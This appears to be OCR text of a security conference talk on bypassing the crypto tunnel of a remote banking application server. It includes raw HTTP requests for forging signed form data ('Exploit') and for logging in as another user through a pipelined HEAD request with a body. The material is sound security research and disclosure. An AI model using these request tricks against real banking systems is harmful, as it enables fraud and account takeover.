
RBS Application Server

George Noseevich
Andrew Petukhov
Dennis Gamayunov


```
\   ^__^
 \  (oo)\_______
    (__)\       )\/\
        ||----w |
        ||     ||
```

Non-repudiation

Take one



George Noseevich
Andrew Petukhov
Dennis Gamayunov

```
\   ^__^
 \  (oo)\_______
    (__)\       )\/\
        ||----w |
        ||     ||
```

Non-repudiation

Take two

Client side

Server side


```
POST /bank/welcome?name=value1 HTTP/1.1
Host: 10.6.28.19
Content-Length: 15

name=value2
```

Browser

Tunnel endpoint

Crypto server



RBS Application Server

George Noseevich
Andrew Petukhov
Dennis Gamayunov

```
\   ^__^
 \  (oo)\_______
    (__)\       )\/\
        ||----w |
        ||     ||
```

Non-repudiation

Take two

```
POST /bank/welcome?name=value1 HTTP/1.1
Host: 10.6.28.19
Content-Length: 15
Certificate_number: 0x849
Form_data: name=value2
Signature:
3195E979E107731A2572197AB9D8BC01CE2C7EE0C4
2B97A02393F1263C23E25D2D21E7AA7CB07114491A
72750C2EFD1AEEAEB357C874BFB3100336F5BD01C0
0C

name=value2
```

George Noseevich
Andrew Petukhov
Dennis Gamayunov

```
\   ^__^
 \  (oo)\_______
    (__)\       )\/\
        ||----w |
        ||     ||
```

Non-repudiation

Take two – Exploit (!!!)

```
POST /bank/welcome?name=attack-value HTTP/1.1
Host: 10.6.28.19
Content-Length: 15
Certificate_number: 0x849
Form_data: name=common-value
Signature:
3195E979E107731A2572197AB9D8BC01CE2C7EE0C42B9
7A02393F1263C23E25D2D21E7AA7CB07114491A72750C
2EFD1AEEAEB357C874BFB3100336F5BD01C00C

name=common-value
```


George Noseevich
Andrew Petukhov
Dennis Gamayunov

```
\   ^__^
 \  (oo)\_______
    (__)\       )\/\
        ||----w |
        ||     ||
```

So what?

In Soviet Russia who cares about repudiation?

George Noseevich
Andrew Petukhov
Dennis Gamayunov

```
\   ^__^
 \  (oo)\_______
    (__)\       )\/\
        ||----w |
        ||     ||
```

Authentication

Log in as any other user

Bypass crypto authentication

Client side

Server side

```
POST http://10.6.28.19/login HTTP/1.1
Host: 10.6.28.19
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Certificate_number: 0x717

sName=772965163660&sPass=valid.60
```

Browser

Tunnel endpoint

Crypto server

RBS Application Server


George Noseevich
Andrew Petukhov
Dennis Gamayunov

```
\   ^__^
 \  (oo)\_______
    (__)\       )\/\
        ||----w |
        ||     ||
```

Authentication

Crypto id and session id do not match

Bypass crypto authentication



George Noseevich
Andrew Petukhov
Dennis Gamayunov


```
\   ^__^
 \  (oo)\_______
    (__)\       )\/\
        ||----w |
        ||     ||
```


Authentication

But…

```
HEAD
http://10.6.28.19/login?sName=772865163421
&sPass=valid.21 HTTP/1.1
Host: 10.6.28.19
Connection: keep-alive
Content-Length: 10

p=nonemptybody
POST http://10.6.28.19/login HTTP/1.1
Host: 10.6.28.19
Content-Type: application/x-www-form-
urlencoded
Content-Length: 36
Certificate_number: 0x717

sName=772965163660&sPass=valid.60
```



RBS Application Server

Andrew Petukhov
Dennis Gamayunov

Authentication

But…

```
HEAD
http://10.6.28.19/login?sName=772865163421&sPass=
valid.21 HTTP/1.1
Host: 10.6.28.19
Connection: keep-alive
Content-Length: 10
Certificate_number: 0x849

p=nonemptybody
POST http://10.6.28.19/login HTTP/1.1
Host: 10.6.28.19
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Certificate_number: 0x717

sName=772965163660&sPass=valid.60
```

Georg
Andrew
Dennis Gamayunov

And along comes…

WRAP UP

George Noseevich
Andrew Petukhov
Dennis Gamayunov

At first I was like…

- How typical pentester sees custom crypto protocol

George Noseevich
Andrew Petukhov
Dennis Gamayunov

```
\   ^__^
 \  (oo)\_______
    (__)\       )\/\
        ||----w |
        ||     ||
```

But then…

- It looks more intriguing

George Noseevich
Andrew Petukhov
Dennis Gamayunov

```
\   ^__^
 \  (oo)\_______
    (__)\       )\/\
        ||----w |
        ||     ||
```

No surprise

- 'I definitely believe that cryptography is becoming less important. In effect, even the most secure computer systems in the most isolated locations have been penetrated over the last couple of years by a series of APTs and other advanced attacks,' Shamir said during the Cryptographers' Panel session at the RSA Conference 2013

Violent curiosity leads to…

- …successful bypass

George Noseevich
Andrew Petukhov
Dennis Gamayunov

```
\   ^__^
 \  (oo)\_______
    (__)\       )\/\
        ||----w |
        ||     ||
```

Contacts

George Noseevich
webpentest@bushwhackers.ru
Andrew Petukhov
andrew.petukhov@solidlab.ru
Dennis Gamayunov
gamajun@seclab.cs.msu.su

Internal Security – the foundation for your IT services